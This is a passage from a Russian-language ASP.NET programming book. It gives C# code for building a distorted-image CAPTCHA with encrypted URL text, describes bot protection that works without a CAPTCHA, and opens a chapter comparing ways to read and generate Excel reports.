CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) — специальный тест для проверки, что ввод данных осуществляет человек, а не автомат. В частности, это может быть некоторый набор символов, изображенных на картинке, который предлагается ввести в специальное контрольное поле. Разумеется, смысл в этой проверке есть только в том случае, если то же самое действие не может сделать автомат. Для противодействия распознавания букв на картинке применяют различные способы, например, изменение наклона и написания букв, изменение фона и т. п.

Для реализации CAPTCHA нужно:

1. Сгенерировать случайную последовательность символов.
2. Сгенерировать картинку с этими символами.
3. При генерации картинки внести некоторые изменения в написание символов.
4. После ввода пользователя проверить исходную последовательность и введенные пользователем данные.

Алгоритм генерации случайной последовательности очень простой. Во-первых, нужно сгенерировать случайную длину самой последовательности. Оптимальный вариант — от 4 до 6 символов. При меньшем числе символов защита будет не сильной, а при большем — пользователь устанет вводить символы. Затем нужно сгенерировать нужное количество индексов символов, которые мы будем выбирать в специальной строке допустимых символов. Такая строка нужна, т. к. чаще всего символы, имеющие очень близкое написание, удаляют, чтобы не вводить пользователя в заблуждение. Например, это ноль и буква О. Желательно, чтобы в запрашиваемой строке был только один из этих символов. Итак, случайно выбранные символы мы складываем в строку и получаем случайную последовательность символов. Код этого алгоритма показан в листинге 14.1.

Следующий вопрос заключается в том, как собственно выбирать случайные числа. Стандартный класс `Random` не плох, но он выдает псевдослучайные числа, что недостаточно для реализации хорошей защиты от автоматического подбора. "По-настоящему" случайные числа можно получить с помощью класса `RNGCryptoServiceProvider`. Этот класс позволяет сгенерировать случайную последовательность байтов, которую можно легко конвертировать в положительные числа. Этот алгоритм показан в листинге 14.2.

Отображение картинки на странице можно сделать с помощью специального модуля *(см. разд. 1.21)*. Если некий класс `CaptchaImage` будет возвращать нам само изображение (как оно формируется, я расскажу далее), то вывод его в выходной поток будет выглядеть так:

```
public void ProcessRequest (HttpContext context)
{
context.Response.ContentType = "image/jpeg";
context.Response.Cache.SetCacheability(HttpCacheability.NoCache);
context.Response.BufferOutput = false;

using (CaptchaImage ci = new CaptchaImage(imageText)
{
 ci.SaveAsJpeg(context.Response.OutputStream);
}
}
```

Метод `SaveAsJpeg` просто записывает изображение в поток:

```
public void SaveAsJpeg(Stream stream)
{
this.image.Save(stream, ImageFormat.Jpeg);
}
```

Текст `imageText`, отображаемый на картинке, передается с помощью параметров URL (также через параметры передаются ширина и высота картинки). Если модуль для генерации изображения называется `Captcha.ashx`, то URL для вывода будет выглядеть так:

```
imgCaptcha.ImageUrl = "~/Captcha.ashx?w=305&h=92&c=" + imageText;
```

Если передавать текст в URL в открытом виде, то смысла от всех наших действий не будет никакого — автомат легко узнает, что именно нужно ввести. Для защиты текста его нужно зашифровать, а при формировании изображения расшифровать. Для шифрования можно использовать класс `Rijndael`. Пример его использования показан в листинге 14.3. Приведенный класс `Encryptor` имеет всего два метода: метод `Encrypt` шифрует текст, а метод `Decrypt` расшифровывает. Оба метода принимают три параметра: текст, пароль и некая последовательность символов (salt). Эта последовательность предназначена для повышения защищенности шифрования.

Класс `EncryptorImageText` хранит пароль и последовательность, позволяя шифровать и расшифровывать строки с помощью класса `Encrypt` (листинг 14.4). Кроме того, если в зашифрованной строке встретится знак плюс, то в URL он будет заменен на пробел, и при расшифровке нужно пробелы заменить обратно на знаки плюс.

Листинг 14.5 показывает модуль, возвращающий картинку, сформированную с помощью класса `CaptchaImage`.

Теперь разберемся с самим классом `CaptchaImage`, формирующим изображение. Алгоритм его работы следующий:

1. Создаем пустой объект `BitMap` и `Graphics`.
2. Закрашиваем фон.
3. Выбираем случайным образом имя шрифта из массива шрифтов (константа `fonts`).
4. Подбираем размер шрифта таким образом, чтобы все символы строки изображения умещались в прямоугольнике изображения.
5. Рисуем надпись.
6. Случайным образом выбираем множитель преобразования координат.
7. Изменяем написание надписи для блокировки ее автоматического распознавания с помощью преобразования координат пикселов.

Ничего сложного в этом алгоритме нет. Я думаю, что комментариев в листинге 14.5 вполне достаточно. Единственный сложный момент — преобразование координат.

Для изменения написания символов используется формула "волна":

```
int newX = (int)(x + (distort * Math.Sin(Math.PI * y / 84.0)));
int newY = (int)(y + (distort * Math.Cos(Math.PI * x / 44.0)));
```

Множитель `distort` выбирается случайным образом:

```
double distort = RNG.Next(5, 20) * (RNG.Next(10) == 1 ? 1 : -1);
```

Остается только сформировать страницу для ввода строки и выполнить проверку введенных данных. Страница состоит всего из четырех элементов (листинг 14.6): сообщения "введите текст, указанный на картинке", собственно картинки, поля ввода и кнопки **Submit** (Проверить). Инициализация страницы производится в методе `InitCaptcha`, в котором мы генерируем случайный текст и формируем URL картинки. Для возможности проверки текста мы сохраняем его в сессии. По кнопке **Submit** мы просто проверяем, совпадает ли введенный пользователем текст с тем, что был сохранен в сессии. Код страницы показан в листинге 14.7.

**Листинг 14.1. Получение случайной последовательности символов**

```
using System;
using System.Text;

/// <summary>
/// Генерирует случайный текст
/// </summary>
public static class RandomText
{
 /// <summary>
 /// Генерирует от 4 до 6 букв случайного текста
 /// </summary>
 public static string Generate()
 {
   // Буквы, из которых будем выбирать.
   // Удалены буквы x, строчная o и цифра 0,
   // т. к. их сложно отличить от прописной X и буквы O
   char[] chars = "abcdefghijklmnpqrstuvwyzABCDEF
          GHIJKLMNOPQRSTUVWXYZ123456789".ToCharArray();

   // Выходная строка
   StringBuilder output = new StringBuilder(4);

   // Решаем, сколько букв будем использовать
   int lenght = RNG.Next(4, 6);
```

```
    // Генерируем нужное число букв
    for (int i = 0; i < lenght; i++)
    {
      // Генерируем случайный номер буквы
      int randomIndex = RNG.Next(chars.Length — 1);
      // Добавляем в выходную строку
      output.Append(chars[randomIndex]);
    }
    // Результат
    return output.ToString();
  }
}
```

**Листинг 14.2. Генерация случайных чисел**

```
using System;
using System.Security.Cryptography;

/// <summary>
/// Генерируем по-настоящему случайные числа
/// </summary>
public static class RNG
{
 private static byte[] randb = new byte[4];
 private static RNGCryptoServiceProvider rand =
             new RNGCryptoServiceProvider();

 /// <summary>
 /// Генерируем положительное случайное число
 /// </summary>
 public static int Next()
 {
   // Получаем случайную последовательность байтов
   rand.GetBytes(randb);
   // Конвертируем его в Int32
   int value = BitConverter.ToInt32(randb, 0);
   // Возвращаем модуль числа
   return Math.Abs(value);
 }
 /// <summary>
 /// Генерируем положительное случайное число
 /// с учетом максимума
 /// </summary>
```

```
 public static int Next(int max)
 {
   return Next() % (max + 1);
 }
 /// <summary>
 /// Генерируем положительное случайное число
 /// с учетом максимума и минимума
 /// </summary>
 public static int Next(int min, int max)
 {
   return Next(max — min) + min;
 }
}
```

**Листинг 14.3. Класс для шифрования строк**

```
using System;
using System.Security.Cryptography;
using System.Text;
using System.IO;

/// <summary>
/// Методы шифрования и расшифровки текста
/// </summary>
public static class Encryptor
{
/// <summary>
/// Шифрование текста
/// </summary>
/// <param name="inputText">Текст для шифрования</param>
/// <param name="password">Пароль шифра</param>
/// <param name="salt">Случайная последовательность байтов</param>
public static string Encrypt(
       string inputText, string password, byte[] salt)
{
  // Преобразуем текст в байты
  byte[] inputBytes = Encoding.Unicode.GetBytes(inputText);
  // Соединяем пароль и случайные байты
  // Это повышает защищенность шифрования
  PasswordDeriveBytes pdb = new PasswordDeriveBytes(
                        password, salt);

  using (MemoryStream ms = new MemoryStream())
  {
```

```
    // Алгоритм шифрования Rijndael
    Rijndael alg = Rijndael.Create();
    // Ключи Key и IV
    alg.Key = pdb.GetBytes(32);
    alg.IV = pdb.GetBytes(16);

    // Создаем поток для шифрования
    // на основе потока в памяти
    using (CryptoStream cs = new CryptoStream(ms,
        alg.CreateEncryptor(), CryptoStreamMode.Write))
    {
      // Записываем входную строку в поток
      cs.Write(inputBytes, 0, inputBytes.Length);
    }

    // Результат — зашифрованная строка
    return Convert.ToBase64String(ms.ToArray());
  }
}
/// <summary>
/// Расшифровка текста
/// </summary>
/// <param name="inputText">Текст для расшифровки</param>
/// <param name="password">Пароль шифра</param>
/// <param name="salt">Случайная последовательность байтов</param>
public static string Decrypt(string inputText,
                string password, byte[] salt)
{
  // Конвертируем строку в байты
  byte[] inputBytes = Convert.FromBase64String(inputText);
  // Соединяем пароль и случайные байты
  PasswordDeriveBytes pdb = new PasswordDeriveBytes(
                      password, salt);

  using (MemoryStream ms = new MemoryStream())
  {
    // Алгоритм шифрования Rijndael
    Rijndael alg = Rijndael.Create();
    // Ключи Key и IV
    alg.Key = pdb.GetBytes(32);
    alg.IV = pdb.GetBytes(16);

    // Создаем поток для расшифровки
    // на основе потока в памяти
```

```
    using (CryptoStream cs = new CryptoStream(ms,
         alg.CreateDecryptor(), CryptoStreamMode.Write))
    {
      // Расшифровка
      cs.Write(inputBytes, 0, inputBytes.Length);
    }

    // Результат — расшифрованная строка
    return Encoding.Unicode.GetString(ms.ToArray());
  }
 }
}
```

**Листинг 14.4. Класс для шифрования строк для URL**

```
using System;
using System.Data;
using System.Configuration;
using System.Linq;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.HtmlControls;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Xml.Linq;

public static class EncryptorImageText
{
 private static string Password = "NenCrhsnGfhjkm";

 private static byte[] Salt
 {
   get
   {
     return Convert.FromBase64String("NenCfkmn");
   }
 }

 public static string Encrypt(string imageText)
 {
  return Encryptor.Encrypt(imageText, Password, Salt);
 }
```

```
public static string Decrypt(string imageText)
 {
   // Если в зашифрованной строке был знак +,
   // то в URL он заменится на пробел, поэтому
   // его нужно восстановить.
   string decode = imageText.Replace(' ','+');
   return Encryptor.Decrypt(decode, Password, Salt);
 }
}
```

**Листинг 14.5. Модуль, формирующий изображение**

```
<%@ WebHandler Language="C#" Class="Captcha" %>

using System;
using System.Web;
using System.Drawing.Imaging;
using System.Drawing;

public class Captcha : IHttpHandler
{
 // Получить текст картинки
 private string GetImageText(HttpContext context)
 {
   string imageText = "No Text";

   if (string.IsNullOrEmpty(context.Request.QueryString["c"]))
     return imageText;

   string encryptedString =
      context.Request.QueryString["c"].ToString();

   try
   {
     imageText = EncryptorImageText.Decrypt(encryptedString);
   }
   catch { }

   return imageText;
 }

 // Ширина картинки
 private int GetImageWidth(HttpContext context)
```

```
{
  int width = 120;

  try
  {
    if (!string.IsNullOrEmpty(
        context.Request.QueryString["w"]))
      width =
       Convert.ToInt32(context.Request.QueryString["w"]);
  }
  catch { }

  return width;
}

// Высота картинки
private int GetImageHeight(HttpContext context)
{
  int height = 50;

  try
  {
    if (!string.IsNullOrEmpty(
         context.Request.QueryString["h"]))
      height =
       Convert.ToInt32(context.Request.QueryString["h"]);
  }
  catch { }

  return height;
}

public void ProcessRequest (HttpContext context) {
  context.Response.ContentType = "image/jpeg";
  context.Response.Cache.SetCacheability(
              HttpCacheability.NoCache);
  context.Response.BufferOutput = false;

  // Генерируем картинку
  using (CaptchaImage ci = new
    CaptchaImage(GetImageText(context),
           GetImageWidth(context),
           GetImageHeight(context)))
```

```
    {
      // Записываем в выходной поток
      ci.SaveAsJpeg(context.Response.OutputStream);
    }
  }

  public bool IsReusable
  {
    get
    {
      return true;
    }
  }
}
```

**Листинг 14.6. Рисование изображения**

```
using System;
using System.Drawing;
using System.Drawing.Drawing2D;
using System.Drawing.Imaging;
using System.Drawing.Text;
using System.IO;

/// <summary>
/// Рисуем Captcha
/// </summary>
public class CaptchaImage : IDisposable
{
  private string text;
  private int width;
  private int height;
  private Bitmap image;

  public CaptchaImage(string text, int width, int height)
  {
    this.text = text;
    this.width = width;
    this.height = height;

    this.GenerateImage();
  }
```

```
public void SaveAsJpeg(Stream stream)
 {
   this.image.Save(stream, ImageFormat.Jpeg);
 }

 // Шрифт будем выбирать случайным образом
 // из этого набора шрифтов
 private FontFamily[] fonts = {
   new FontFamily("Times New Roman"),
   new FontFamily("Georgia"),
   new FontFamily("Arial"),
   new FontFamily("Comic Sans MS")
 };

 private void GenerateImage()
 {
   // Создаем 32-битный bitmap
   Bitmap bitmap = new Bitmap(this.width, this.height,
                 PixelFormat.Format32bppArgb);

   // Создаем объект для рисования
   using (Graphics graphics = Graphics.FromImage(bitmap))
   {
     Rectangle rect = new Rectangle(0, 0,
                this.width, this.height);

     graphics.SmoothingMode = SmoothingMode.AntiAlias;

     using (SolidBrush b = new SolidBrush(Color.White))
     {
       graphics.FillRectangle(b, rect);
     }

     // Случайным образом выбираем имя шрифта
     FontFamily family = fonts[RNG.Next(fonts.Length - 1)];

     int emSize = (int)(this.width * 2 / text.Length);
     Font font = new Font(family, emSize);

     // Подбираем размер шрифта
     SizeF measured = new SizeF(0, 0);
     while (emSize > 2 &&
       (measured = graphics.MeasureString(text,
         font)).Width > this.width ||
         measured.Height > this.height)
```

```
{
  font.Dispose();
  font = new Font(family, emSize -= 2);
}

// Формат шрифта — "по центру"
StringFormat format = new StringFormat();
format.Alignment = StringAlignment.Center;
format.LineAlignment = StringAlignment.Center;

// Создаем "путь"
GraphicsPath path = new GraphicsPath();
path.AddString(this.text, font.FontFamily,
      (int)font.Style, font.Size, rect, format);

// Рисуем "путь"
using (SolidBrush brush = new SolidBrush(Color.Blue))
{
  graphics.FillPath(brush, path);
}

// Копируем картинку, изменяя пикселы
// с помощью преобразования координат
double distort = RNG.Next(5, 20) *
       (RNG.Next(10) == 1 ? 1 : -1);
using (Bitmap copy = (Bitmap)bitmap.Clone())
{
  for (int y = 0; y < height; y++)
  {
    for (int x = 0; x < width; x++)
    {
      // Простая волна
      int newX = (int)(x + (distort *
           Math.Sin(Math.PI * y / 84.0)));
      int newY = (int)(y + (distort *
           Math.Cos(Math.PI * x / 44.0)));
      if (newX < 0 || newX >= width) newX = 0;
      if (newY < 0 || newY >= height) newY = 0;
      bitmap.SetPixel(x, y, copy.GetPixel(
                    newX, newY));
    }
  }
}
```

```
      // Освобождаем шрифт
      font.Dispose();
    }

    // Сохраняем результат
    this.image = bitmap;
  }

  void IDisposable.Dispose()
  {
    // Освобождаем ресурсы
    this.image.Dispose();
  }
}
```

**Листинг 14.7. Страница ввода CAPTCHA (aspx)**

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="Default.aspx.cs"
Inherits="_Default" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
 <title>Captcha</title>
</head>
<body>
 <form id="form1" runat="server">
 <table border="0" cellpadding="0" cellspacing="5">
   <tr>
     <td style="font-size: 10pt; height: 16px">
      <asp:Label ID="lblMessage" runat="server"
       Text="Введите текст, указанный на картинке">
      </asp:Label>
     </td>
   </tr>
   <tr>
     <td style="font-size: 10pt; height: 16px">
       <asp:Image ID="imgCaptcha" runat="server"
                Height="92px" Width="305px" />
     </td>
   </tr>
```

```
    <tr>
      <td style="font-size: 10pt; height: 16px">
        <asp:TextBox ID="txtCaptcha" runat="server"
            Width="298px" EnableViewState="false">
        </asp:TextBox>
      </td>
    </tr>
    <tr>
      <td style="font-size: 10pt; height: 16px">
        <asp:Button ID="btnSubmit" runat="server"
           Text="Submit" OnClick="btnSubmit_Click" />
      </td>
    </tr>
  </table>
  </form>
</body>
</html>
```

**Листинг 14.8. Страница ввода CAPTCHA (cs)**

```
using System;
using System.Data;
using System.Configuration;
using System.Web;
using System.Web.Security;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Web.UI.WebControls.WebParts;
using System.Web.UI.HtmlControls;

public partial class _Default : System.Web.UI.Page
{
 protected string StoredCaptcha
 {
   get
   {
     return Session["captcha"] as string;
   }
   set
   {
     Session["captcha"] = value;
   }
 }
```

```
// Вызывается при загрузке страницы
 protected void Page_Load(object sender, EventArgs e)
 {
   // Не кэшировать!
   Response.Cache.SetCacheability(HttpCacheability.NoCache);
   // Инициализировать
   if (!IsPostBack)
     InitCaptcha();
   // Установить фокус ввода в окно ввода текста
   SetFocus(txtCaptcha);
 }

 // Инициализация
 private void InitCaptcha()
 {
   // Очищаем ввод
   txtCaptcha.Text = string.Empty;
   // Генерируем некий текст
   string imageText = RandomText.Generate();
   // Сохраняем в сессию
   StoredCaptcha = imageText;

   // Шифруем текст
   string ens = EncryptorImageText.Encrypt(imageText);

   // И устанавливаем URL картинки
   // Отображаемый текст передаем в зашифрованном виде
   imgCaptcha.ImageUrl = "~/Captcha.ashx?w=305&h=92&c=" + ens;
 }

 // Вызывается при нажатии кнопки Submit
 protected void btnSubmit_Click(object sender, EventArgs e)
 {
   // Проверка
   if (StoredCaptcha != null &&
           txtCaptcha.Text == StoredCaptcha)
   {
     // Совпало
     lblMessage.Text = "OK!";
   }
   else
   {
```

```
      // Ошибка
      lblMessage.Text = "Ошибка, введите снова";
    }
    // Переинициализируем
    InitCaptcha();
  }
}
```





**Рис. 14.1.** Реализация CAPTCHA

# 14.18. Защита без CAPTCHA


Интересные идеи защиты страницы входа от роботов, без применения CAPTCHA, приводятся в статьях **http://habrahabr.ru/blogs/webdev/27797/** и **http://habrahabr.ru/blogs/webdev/27756/**.

Описанные методики основаны на поведении пользователя, а не на вводимых им данных.

- Человек всегда сначала посещает страницу с формой, а затем вызывает обработчик введенных данных. Робот может пытаться сформировать запрос POST или GET сразу к обработчику или использовать предварительное сканирование формы. Таким образом, необходимо анализировать, что запрос на страницу формы был произведен с того же IP-адреса и с тем же браузером (user agent ID), что и запрос на обработчик.

- Имена параметров можно менять ежедневно. Для человека это проблем не вызовет, а робота заставит пересканировать форму каждый раз перед нападением.
- Пользователь должен потратить некоторое время на ввод данных. Если, например, ввод формы происходит менее чем через 2 секунды после ее открытия, то ввод произвел робот, а не человек.
- Если скрыть некоторые поля с помощью CSS-стилей, то человек не сможет их заполнить, а робот будет пытаться заполнить все доступные поля.

ГЛАВА 15



# Данные и отчеты MS Excel для веб-приложений

Новая версия Windows может выполнять
50 новых недопустимых операций в секунду.

Эта глава немного отличается от других: по сути в ней содержится только один рецепт — как читать и создавать документы MS Excel. Разбивать информацию на небольшие части мне показалось не очень удобно, поэтому получилась одна статья, а не набор советов.

Почему именно MS Excel? Создание отчетов в MS Excel удобно для пользователя: получив данные, он может провести их анализ, преобразовать, отсортировать, построить графики, напечатать и многое другое. MS Excel — очень мощный инструмент для работы с данными. Честно говоря, я считаю MS Excel одним из лучших продуктов Microsoft. Он удобен и для программиста: имеется много вариантов создания файлов в формате MS Excel, о чем я и хочу рассказать в этой главе.

## 15.1. Способы взаимодействия с MS Excel

Если не рассматривать варианты использования сторонних продуктов, таких как Crystal Report, MS SQL Reporting Service, Fast Report и т. д., то для работы с файлами MS Excel в ASP.NET (да и не только в ASP.NET) можно использовать такие методы:

- библиотеки самого Excel;
- формат CSV;
- создание Excel-файлов с помощью HTML;
- создание Excel-файлов с помощью XML;

- доступ к данным через OLE DB-провайдер;
- создание Excel-файлов версии 2008;
- сторонние библиотеки, работающие с форматом Excel-файлов.

Каждый из способов имеет свои плюсы и минусы. Я постараюсь дать несколько советов, которые помогут вам выбрать нужный вариант.

При передаче файлов через сайт на сервер используется один из способов загрузки файлов, как описано в *разд. 3.2*. Для создания ссылки (или кнопки) для загрузки файлов с сервера (например, отчетов) используются модули `HttpHandler`, как это сделано в *разд. 12.3*.

Посмотрим на каждый вариант более подробно.

## 15.1.1. Использование библиотеки MS Excel

Использование библиотек самого Excel предоставляет полный доступ ко всем объектам и всем возможностям приложения и является наиболее полнофункциональным вариантом. С одной стороны, это хороший выбор, но с другой — следует помнить о нескольких вещах.

- Microsoft не рекомендует использовать библиотеки MS Excel *на серверной стороне* по нескольким причинам (см., например, статью **http://support.microsoft.com/default.aspx?scid=kb;EN-US;q257757#kb2**):
  - MS Excel является однопользовательским продуктом и никогда не предназначался и не тестировался в многопоточном режиме работы. При работе в ASP.NET нужно каким-то образом обеспечить однопоточный доступ к методам, работающим с Excel-библиотеками;
  - в случае использования библиотек на серверной стороне существуют лицензионные ограничения, на которые стоит обратить внимание (*см. разд. 15.2*);
  - MS Excel требует наличия пользователя, регистрационная запись которого будет использоваться для старта приложения. В ASP.NET-приложениях таким пользователем будет учетная запись, настроенная в IIS. Замена "настоящего" пользователя "системным" может вызвать непредсказуемые проблемы;
  - в случае каких-либо проблем MS Excel выдает диалоговые окна, что вызывает необходимость нажать кнопку подтверждения или отмены. Установка параметра `DisplayAlerts` в значение `false` *(см. разд. 15.3.4)* частично решает эту проблему, но следует помнить, что Microsoft не тестирует библиотеки в режиме отсутствия пользователя и не отвечает за возникающие в процессе непредусмотренного использования проблемы;

- при открытии документа MS Excel (например, загруженного на сервер через сайт) на серверной стороне могут выполниться макросы, записанные в документе.

- ❒ При реализации кода на языке C# программист обязательно должен знать некоторые тонкости использования объектов Excel, иначе созданная программа будет вести себя крайне нестабильно. О "трюке 0x80028018" я расскажу в *разд. 15.3.4*.
- ❒ При передаче данных на сервер клиент загружает файл, но сервер получает поток байтов. Использование библиотек Excel требует сохранения данных в файл. Возможности работы с потоком данных не предусматриваются.
- ❒ Библиотеки Excel — это набор COM-объектов. Работа с ними довольно медленна.
- ❒ Существует два варианта использования библиотек Excel. Их сравнение и обсуждение выбора приводится в *разд. 15.3.1*.
- ❒ Следует использовать только официальные библиотеки, поставляемые Microsoft. Это связано как с лицензионными ограничениями, так и с проблемами версий MS Office *(см. разд. 15.3.2)*.

В *разд. 15.3* я приведу несколько примеров работы с Excel через его библиотеки, но, еще раз повторю, я бы не рекомендовал использовать их на веб-сервере.

## 15.1.2. Формат CSV

Формат CSV подразумевает перечисление данных через специальный разделитель (обычно это точка или запятая). Не могу сказать, что это самый удобный способ для предоставления данных пользователю. В простом текстовом формате файла отсутствует возможность форматирования текста. При открытии документа у пользователя могут возникнуть проблемы с региональными настройками. Например, разделителем у пользователя является запятая, а файл создан с разделителем точка с запятой. Те же проблемы возможны с десятичным разделителем, форматами дат и т. п. То же самое касается передачи данных на сервер с помощью CSV-формата. Нужно заранее оговорить, какой именно разделитель должен использовать пользователь. Но обычно пользователь, которому сказали, что загружать нужно именно CSV-файл, просто выполняет команду **Save as** (Сохранить как) в Excel и даже не задумывается о разделителе и региональных настройках.

В общем, формат CSV лучше не рассматривать, если есть другие возможности передачи данных.

Более подробно об этом формате я расскажу в *разд. 15.4.1*.

## 15.1.3. Формат HTML

Если обычному HTML-файлу дать расширение xls, то он прекрасно открывается в Excel и отображает таблицы так, как они описаны с помощью HTML-тегов. Этот вариант очень удобен именно для веб-приложений — для генерации отчета можно воспользоваться тем же HTML-кодом, который получается при генерации страниц. Например, именно так делается для сохранения данных `GridView` в Excel *(см. разд. 3.9.8)*.

Единственное ограничение — HTML-формат позволяет создавать только *одностраничные* Excel-файлы. Впрочем, для простых табличных отчетов этого вполне достаточно.

Разумеется, этот вариант работает только "на выход", т. е. для создания Excel-файлов. Если загружать данные на сервер в виде HTML, то это будет именно HTML, а вовсе не Excel.

Более подробно об этом формате я расскажу в *разд. 15.4.2*.

## 15.1.4. Формат XML

Кроме HTML-разметки, Excel, начиная с версии 2003, умеет "понимать" формат XML. Этот формат более гибкий и мощный, чем просто HTML. С его помощью можно создать многостраничный документ, задать свойства документа и многое другое.

Об этом я расскажу в *разд. 15.4.3*.

## 15.1.5. Использование OLE DB-провайдера

OLE DB-провайдер предоставляет доступ только к данным. Таким способом не получится создать отчет с графиками и диаграммами, но часто этого вполне достаточно. Сразу скажу, что создавать и читать файлы через этот провайдер несложно, но у него есть два недостатка: запутанность настроек и неработоспособность OLE DB на платформе x64.

Более подробно об этом формате я расскажу в *разд. 15.5*.

## 15.1.6. Формат Office 2008

Формат файлов Excel 2008 также реализован на основе XML, но если в предыдущих версиях Excel формат XML являлся дополнительным, то, начиная с версии 2008, формат файлов полностью переведен в XML. Для предыдущих версий Excel можно использовать специальный конвертер (**http://support.microsoft.com/kb/924074**), позволяющий открывать документы нового формата.

Специальные библиотеки, разработанные Microsoft, позволяют работать с этим форматом почти без прямой записи XML. Честно сказать, пока эти библиотеки оставляют желать лучшего. При их создании Microsoft попыталась создать универсальный код, подходящий для документов любого типа — и Excel, и Word, и PowerPoint. В результате получилась универсальная, но, по этой же причине, очень неудобная библиотека. Простые действия требуют огромного количества кода. Надеюсь, в ближайшее время появится что-то более удобное. Пока лучше использовать обычный XML-формат, а форматом 2008 пользоваться только в случае реальной необходимости.

Об этом формате я расскажу в *разд. 15.6*.

### 15.1.7. Бесплатные библиотеки

Формат бинарных файлов MS Office хотя и сложен, но уже давно не является секретом. Существует довольно много библиотек, позволяющих как читать файлы MS Excel напрямую, так и записывать файлы в различных форматах.

Например, библиотека ExcelLibrary, которую можно скачать по адресу:

**http://code.google.com/p/excellibrary/**

На сайте **CodeProject** можно найти очень интересный класс `ExcelDataReader`, предоставляющий доступ к Excel-файлу в виде `DataSet`. Это очень неплохая замена OLE DB.

Для записи отчетов в формате Office 2008 можно использовать очень удобную библиотеку **CarlosAg.ExcelXmlWriter**.

### 15.1.8. Платные библиотеки

Существует множество компаний, разрабатывающих собственные библиотеки для работы с форматом файлов Excel. Например, Aspose (**www.aspose.com**) предлагает библиотеку Aspose.Cell. Компания Independentsoft (**www.independentsoft.com**) предлагает продукт Spreadsheet.NET. И многие, многие другие, найти которые легко с помощью любой поисковой машины... Но все это стоит денег. Информацию об этих продуктах можно найти на сайтах компаний. Здесь я не буду рассказывать о них.

## 15.2. Лицензионные ограничения MS Excel

Лицензионное соглашение Microsoft говорит, что все пользователи, работающие с продуктами Microsoft Office (включая использование отдельных библиотек), должны иметь лицензию на их использование. Для приложений WinForms это не составляет проблемы — без установленного продукта соответствующий файл просто не откроется. А вот при использовании библиотеки MS Excel для генерации файлов на стороне веб-сервера могут возникнуть

проблемы. Действительно, файл был создан с помощью библиотеки Microsoft, а гарантировать, что все пользователи, скачавшие файл с сайта, будут иметь лицензионное соглашение, невозможно. Частично эта проблема может решиться, если сайт открыт только во внутренней сети, и все пользователи этой сети гарантированно имеют лицензионное ПО. Для сайтов, открытых в Интернете, лучше использовать другие способы создания отчетов.

# 15.3. Библиотека MS Excel

Один из самых мощных методов работы с MS Excel — использование его собственных COM-библиотек (обратите внимание на *разд. 15.1.1*!). Каждый объект представлен COM-объектом, что позволяет использовать его из программы на языке C#. О чем я и буду рассказывать в этом разделе.

## 15.3.1. Раннее и позднее связывание

Существует два способа взаимодействия с объектами Excel: раннее и позднее связывание. *Ранее связывание* (early binding) подразумевает наличие специальных оберток для классов Excel *(разд. 15.3.2)*. *Позднее связывание* (late binding) позволяет отложить связь с объектами до момента выполнения программы и работать с объектами Excel без дополнительных оберток *(разд. 15.3.5)*. Каждый из способов имеет свои хорошие и плохие стороны.

Библиотеки-обертки, используемые при раннем связывании, позволяют проверять типы на этапе компиляции, но когда требуется просто прочитать или записать значение одной-двух ячеек, "тащить" с собой дополнительные библиотеки — слишком большие расходы (библиотеки занимают примерно 1,5 Мбайт). Для таких задач лучше использовать второй способ, который не требует наличия описания типов, но именно поэтому он менее безопасен. Информация о типе объекта становится доступной только после запуска приложения, и, соответственно, в таком варианте больше места для ошибок.

Дальше я расскажу про каждый из вариантов более подробно.

## 15.3.2. Сборки взаимодействия

Excel\PIA

Раннее связывание подразумевает наличие описания классов и типов. Так как объекты Excel являются COM-объектами[1], для работы с ними из управляемого кода требуются специальные модули, называемые *сборками взаимодействия* (interop assembly). Описания, содержащиеся в этих сборках, позволяют управляемому коду привязываться к неуправляемым типам во время компиляции.

[1] Если вы не знаете, что означает "COM-объект", просто считайте это названием типа таких объектов. Объяснение принципов работы COM выходит далеко за рамки этой книги.

